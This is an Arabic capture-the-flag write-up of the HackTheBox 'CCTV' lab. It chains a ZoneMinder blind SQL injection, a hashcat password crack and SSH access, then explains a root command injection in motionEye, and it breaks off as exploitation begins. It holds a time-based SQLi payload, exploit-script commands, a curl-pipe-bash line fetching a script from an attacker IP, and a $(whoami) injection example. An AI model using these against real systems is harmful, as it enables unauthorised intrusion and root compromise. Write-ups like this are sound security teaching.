HackTheBox — CCTV
تسلسل الثغرات: SQL Injection → كلمات مرور مسرّبة → RCE كـ root
مستوى التحدي: Medium نظام التشغيل: Linux الثغرات الرئيسية: CVE-2024-51482 (ZoneMinder Blind SQLi) + CVE-2025-60787 (motionEye RCE) المهارات المكتسبة: Port Scanning، Blind SQL Injection، Hash Cracking، SSH Port Forwarding، Client-Side Bypass، Command Injection
المحتويات
- الاستطلاع — Port Scanning
- فحص موقع الويب
- ZoneMinder — اكتشاف وثغرة CVE-2024-51482
- كسر كلمة المرور والدخول عبر SSH
- تعداد الخدمات الداخلية — Internal Enumeration
- اكتشاف motionEye وثغرة CVE-2025-60787
- SSH Port Forwarding — الوصول للخدمة الداخلية
- الاستغلال — Command Injection وتجاوز الحماية
- الحصول على الـ Flags
- الدروس المستفادة
- المراجع
1. الاستطلاع — Port Scanning
بعد الحصول على IP الهدف، تبدأ دائماً بفحص المنافذ المفتوحة. استخدمت هنا أداة rustscan التي تُعدّ أسرع بديل لـ nmap في مرحلة الفحص الأولي، إذ تعمل بتقنية parallel scanning وتمرّر النتائج مباشرةً لـ nmap لاستخراج تفاصيل الخدمات.
rustscan -a 10.129.12.81 -- -sC -sV -A -oN ports.txtشرح المعاملات:
| المعامل | الوظيفة |
|---|---|
-a 10.129.12.81 | عنوان IP الهدف |
-- | كل ما بعده يُمرَّر إلى nmap |
-sC | تشغيل الـ Default Scripts (مثل كشف إصدار SSH، HTTP title…) |
-sV | كشف إصدار الخدمة على كل منفذ |
-A | وضع Aggressive: يشمل OS detection، traceroute، scripts |
-oN ports.txt | حفظ النتائج في ملف نصي |

النتائج:
Open 10.129.12.81:22
Open 10.129.12.81:80

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
تدل النتائج على وجود خدمتين فقط:
- المنفذ 22 — SSH: إصدار حديث نسبياً، نحتفظ به كخيار للدخول لاحقاً إذا حصلنا على بيانات اعتماد.
- المنفذ 80 — HTTP Apache: الملاحظة المهمة هنا أن الخادم يُعيد redirect إلى
http://cctv.htb/— هذا يعني أن الخادم يستخدم Virtual Hosting، وهو أسلوب يسمح لخادم واحد باستضافة عدة مواقع على نفس IP، حيث يُميّز الخادم بين المواقع عبر رأسHostفي طلب HTTP. لذا يجب إضافة الدومين إلى ملف/etc/hostsحتى يُرسل متصفحنا الرأس الصحيح:
echo '10.129.12.81 cctv.htb' | sudo tee -a /etc/hosts
ملاحظة: sudo tee -a تُضيف السطر لنهاية الملف بصلاحيات root دون الحاجة لفتح المحرّر.
2. فحص موقع الويب
بعد إضافة الدومين، يمكننا الوصول إلى الموقع:

يظهر أمامنا موقع لشركة SecureVision تُقدّم خدمات أنظمة المراقبة CCTV. في الزاوية العليا اليمنى يوجد زر Staff Login — هذا أول شيء يلفت نظر أي باحث أمني.
الضغط على Staff Login يُعيد توجيهنا إلى /zm/ وهي واجهة تسجيل دخول:
3. ZoneMinder — اكتشاف وثغرة CVE-2024-51482
ما هو ZoneMinder؟
ZoneMinder هو نظام مراقبة فيديو مفتوح المصدر (CCTV) يعمل على Linux. يسمح بإدارة كاميرات المراقبة، تسجيل الفيديو، وكشف الحركة.
جرّبت أولاً بيانات الدخول الافتراضية الأكثر شيوعاً — وهي خطوة يجب أن تسبق أي محاولة تقنية معقدة:
admin : admin     ✅ نجح!
admin : password
admin : 12345
تمكّنت من الدخول بـ admin:admin — وهذا يُذكّرنا بأن ضعف كلمات المرور الافتراضية (Default Credentials) لا تزال من أكثر نقاط الدخول شيوعاً حتى في الأنظمة الحساسة.
بعد الدخول، يظهر رقم الإصدار في الواجهة الرئيسية:

الإصدار: v1.37.63 — بعد بحث سريع في قواعد بيانات الثغرات، وجدت أن هذا الإصدار يعاني من ثغرة CVE-2024-51482.
ما هي Blind SQL Injection؟
Blind SQL Injection هي نوع من ثغرات حقن SQL حيث لا تُرجع قاعدة البيانات النتائج مباشرةً في صفحة الويب، بل يستنتج المهاجم المعلومات بطريقة غير مباشرة. هناك نوعان رئيسيان:
- Boolean-based: يطرح المهاجم أسئلة صح/خطأ: “هل الحرف الأول من اسم المستخدم هو ‘a’؟” ويُراقب تغيّر الصفحة.
- Time-based: الذي استُخدم هنا — المهاجم يحقن أمراً يُجبر قاعدة البيانات على الانتظار (مثل
SLEEP(2))، فإذا تأخرت الاستجابة 2 ثانية فإن الشرط صحيح.
-- مثال على Time-based Blind SQLi:
' AND IF(SUBSTRING(username,1,1)='a', SLEEP(2), 0)--

-- إذا تأخرت الاستجابة → الحرف الأول هو 'a' ✓
-- إذا جاءت الاستجابة فوراً → الحرف ليس 'a' ✗
هذا النوع بطيء جداً يدوياً لأنك تُعيد تركيب كل حرف على حدة، لهذا الأدوات الآلية ضرورية.
استغلال CVE-2024-51482
وجدت سكريبت استغلال جاهزة: CVE-2024-51482 على GitHub
أولاً، جربت وضع --discover للتحقق من الثغرة وإيجاد قواعد البيانات المتاحة:

./cve-2024-51482.py -i cctv.htb -u admin -p admin --discoverبعد التأكد من الثغرة، شغّلت الاستغلال الكامل لتفريغ جدول المستخدمين:
./cve-2024-51482.py -i cctv.htb -u admin -p admin --users --threads 8شرح المعاملات:
| المعامل | الوظيفة |
|---|---|
-i cctv.htb | عنوان الهدف |
-u admin -p admin | بيانات الدخول للتطبيق |
--users | تفريغ جدول المستخدمين |
--threads 8 | استخدام 8 خيوط متوازية لتسريع الاستخراج |
النتائج:
[*] Baseline median: 0.109s
[*] Testing vulnerability with 2s sleep...
[*] Response time: 2.16s
[+] Target is vulnerable!
الخادم يستجيب في 0.109 ثانية عادةً، لكن عند حقن SLEEP(2) وصل وقت الاستجابة إلى 2.16 ثانية — هذا يُثبت وجود الثغرة. الأداة ثم استخرجت بيانات جميع المستخدمين:
| المستخدم | كلمة السر المشفّرة (bcrypt) |
|---|---|
| admin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| superadmin | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
الكلمات مشفّرة بخوارزمية bcrypt (تبدأ بـ $2y$10$)، وهي خوارزمية تشفير قوية مُصمّمة خصيصاً لكلمات المرور — بطيئة عمداً لتصعيب كسرها.
4. كسر كلمة المرور والدخول عبر SSH
لكسر تشفير bcrypt، استخدمت hashcat مع قاموس rockyou.txt:
hashcat -m 3200 '$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.' /usr/share/wordlists/rockyou.txtشرح المعاملات:
| المعامل | الوظيفة |
|---|---|
-m 3200 | نوع الـ Hash — 3200 هو كود bcrypt في hashcat |
$2y$10$... | الـ Hash المراد كسره |
rockyou.txt | قاموس كلمات المرور الشهير يحتوي على ~14 مليون كلمة |
ملاحظة: بدأت بـ mark لأن admin كان بإمكاننا تخمينها مباشرةً (admin:admin)، وsuperadmin عادةً ما تكون كلماتها أعقد. mark كاسم مستخدم عادي يُرجَّح أن كلمته أبسط.
النتيجة:
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
كلمة مرور mark هي: opensesame
الآن ندخل عبر SSH:
ssh mark@cctv.htb
حصلنا على shell كمستخدم mark — الآن تبدأ مرحلة Post-Exploitation وإيجاد مسار التصعيد إلى الـ root.
5. تعداد الخدمات الداخلية — Internal Enumeration
استطلاع المنافذ الداخلية
أول خطوة بعد الدخول هي فهم البيئة الداخلية — ما الخدمات التي تعمل على الجهاز لكنها غير مكشوفة للإنترنت:
ss -tulnشرح الأمر: ss هو البديل الحديث لـ netstat في Linux. المعاملات:
-t→ إظهار اتصالات TCP-u→ إظهار اتصالات UDP-l→ إظهار المنافذ التي في حالة LISTEN (تنتظر اتصالات)-n→ إظهار الأرقام الفعلية بدل تحويلها لأسماء

نلاحظ منافذ عديدة تعمل على 127.0.0.1 (localhost فقط) — أي غير مكشوفة للخارج:
127.0.0.1:8765   ← واجهة ويب داخلية — مثيرة للاهتمام!
127.0.0.1:8888   ← خدمة مجهولة
127.0.0.1:7999   ← webcontrol_port في إعدادات motion
127.0.0.1:3306   ← MySQL/MariaDB — قاعدة البيانات
127.0.0.1:9081   ← خدمة أخرى
المنفذ 8765 هو الأكثر إثارة للاهتمام. يمكن التحقق منه بسرعة عبر curl:
curl -I 127.0.0.1:8765
HTTP/1.1 200 OK
Server: motionEye/0.43.1b4
Content-Type: text/html; charset=UTF-8
Date: Fri, 27 Mar 2026 07:23:56 GMT
curl -I يُرسل طلب HEAD لجلب الرؤوس فقط دون تحميل الصفحة. الرأس Server: motionEye/0.43.1b4 يكشف تطبيقاً جديداً — motionEye الإصدار 0.43.1b4.
الاستطلاع الإضافي — LinPEAS
كما يتضح من الصور، استُخدمت أداة linpeas لتعداد أشمل للنظام. يمكن تحميلها من جهاز المهاجم عبر python http server:
# على جهاز المهاجم:
python3 -m http.server 8000

# داخل الجهاز المُخترق:
curl http://10.10.14.107:8000/linpeas.sh | bash
LinPEAS هي سكريبت تعداد آلي تكشف عن: SUID files، خدمات تعمل كـ root، كلمات مرور في ملفات الإعداد، وغيرها.
البحث عن ملفات motionEye
find / -name '*motioneye*' 2>/dev/nullشرح الأمر:
find /→ ابحث من جذر الملفات-name '*motioneye*'→ عن أي ملف يحتوي كلمة motioneye في اسمه2>/dev/null→ أخفِ رسائل الخطأ (مثل “Permission denied”) لتنظيف الإخراج
النتائج تُظهر ملفات إعداد مهمة في /etc/motioneye/. قراءة ملف motion.conf:
cat /etc/motioneye/motion.conf# @admin_username admin
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
للوهلة الأولى بدت القيمة 989c5a8ee87a0e9521ec81a79187d162109282f0 وكأنها hash SHA-1 يحتاج كسره — وأضعت وقتاً في محاولات crack فاشلة. لكن بعد التمعّن تبيّن أنها كلمة السر بنصها الصريح لواجهة motionEye، لأن التطبيق يستخدم هذه القيمة مباشرةً للمقارنة في صفحة تسجيل الدخول. الدرس: لا تفترض دائماً أن أي سلسلة هكسا هي hash — تحقق أولاً من السياق.
6. اكتشاف motionEye وثغرة CVE-2025-60787
ما هو motionEye؟
motionEye هو واجهة ويب مبنية بـ Python فوق برنامج motion — أداة Linux للتحكم في كاميرات المراقبة وكشف الحركة. يسمح بإدارة الكاميرات وإعداداتها عبر متصفح ويب.
اكتشاف الثغرة
الإصدار 0.43.1b4 أقل من 0.43.1b5 — وهذا يعني أنه يقع ضمن نطاق الإصدارات المتأثرة بـ CVE-2025-60787.

تفاصيل الثغرة من GitHub Advisory:
- الخطورة: High — 7.2 / 10 CVSS v3
- نوع الهجوم: Network (عبر الشبكة)
- التعقيد: Low (سهل التنفيذ)
- الصلاحيات المطلوبة: High (يحتاج حساب Admin في motionEye)
- التأثير: Confidentiality: High، Integrity: High، Availability: High
لماذا توجد هذه الثغرة؟
تقبل واجهة motionEye من المستخدم نصوصاً حرة في حقول مثل image_filename وmovie_filename. هذه النصوص تُكتب مباشرةً في ملف الإعداد /etc/motioneye/camera-*.conf دون أي تنقية أو فلترة.
عند إعادة تشغيل خدمة motion، يقرأ الملف الثنائي motion هذا الإعداد. لأن motion يُعامل هذه الحقول كنصوص قابلة للتوسيع بواسطة الـ Shell (shell-expandable)، فإن أي رموز خاصة مثل $() أو backticks تُفسَّر كأوامر shell وتُنفَّذ.
# مثال: إذا حقنت هذا في حقل اسم الملف:
$(whoami)
# فإن motion يُنفّذه ويُعيد نتيجته كجزء من اسم الملف!
والأخطر: من ملف /etc/systemd/system/motioneye.service:
[Service]
User=root
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
motionEye يعمل بصلاحيات root كاملة — أي أن أي أمر نحقنه سيُنفَّذ كـ root على الجهاز!
7. SSH Port Forwarding — الوصول للخدمة الداخلية
motionEye تعمل على 127.0.0.1:8765 — عنوان localhost غير مكشوف للخارج. للوصول إليها من متصفحنا على جهاز المهاجم، نستخدم SSH Local Port Forwarding:
ssh -L 8765:127.0.0.1:8765 mark@cctv.htbكيف يعمل SSH Port Forwarding؟
جهاز المهاجم              SSH Tunnel            الجهاز المُخترق
localhost:8765  ←←←←←←←←←←←←←←←←←←←←←←←  127.0.0.1:8765
-L 8765:127.0.0.1:8765تعني: “كل ما يصل إلى منفذ 8765 على جهازي المحلي، مرّره عبر نفق SSH إلى 127.0.0.1:8765 على الجهاز البعيد.”
الآن نفتح في متصفحنا: http://127.0.0.1:8765

ندخل بالبيانات التي وجدناها في ملف الإعداد:
- Username:
admin - Password:
989c5a8ee87a0e9521ec81a79187d162109282f0
8. الاستغلال — Command Injection وتجاوز الحماية
الخطوة 1: فتح إعدادات الكاميرا
بعد تسجيل الدخول بنجاح، نذهب إلى إعدادات الكاميرا:

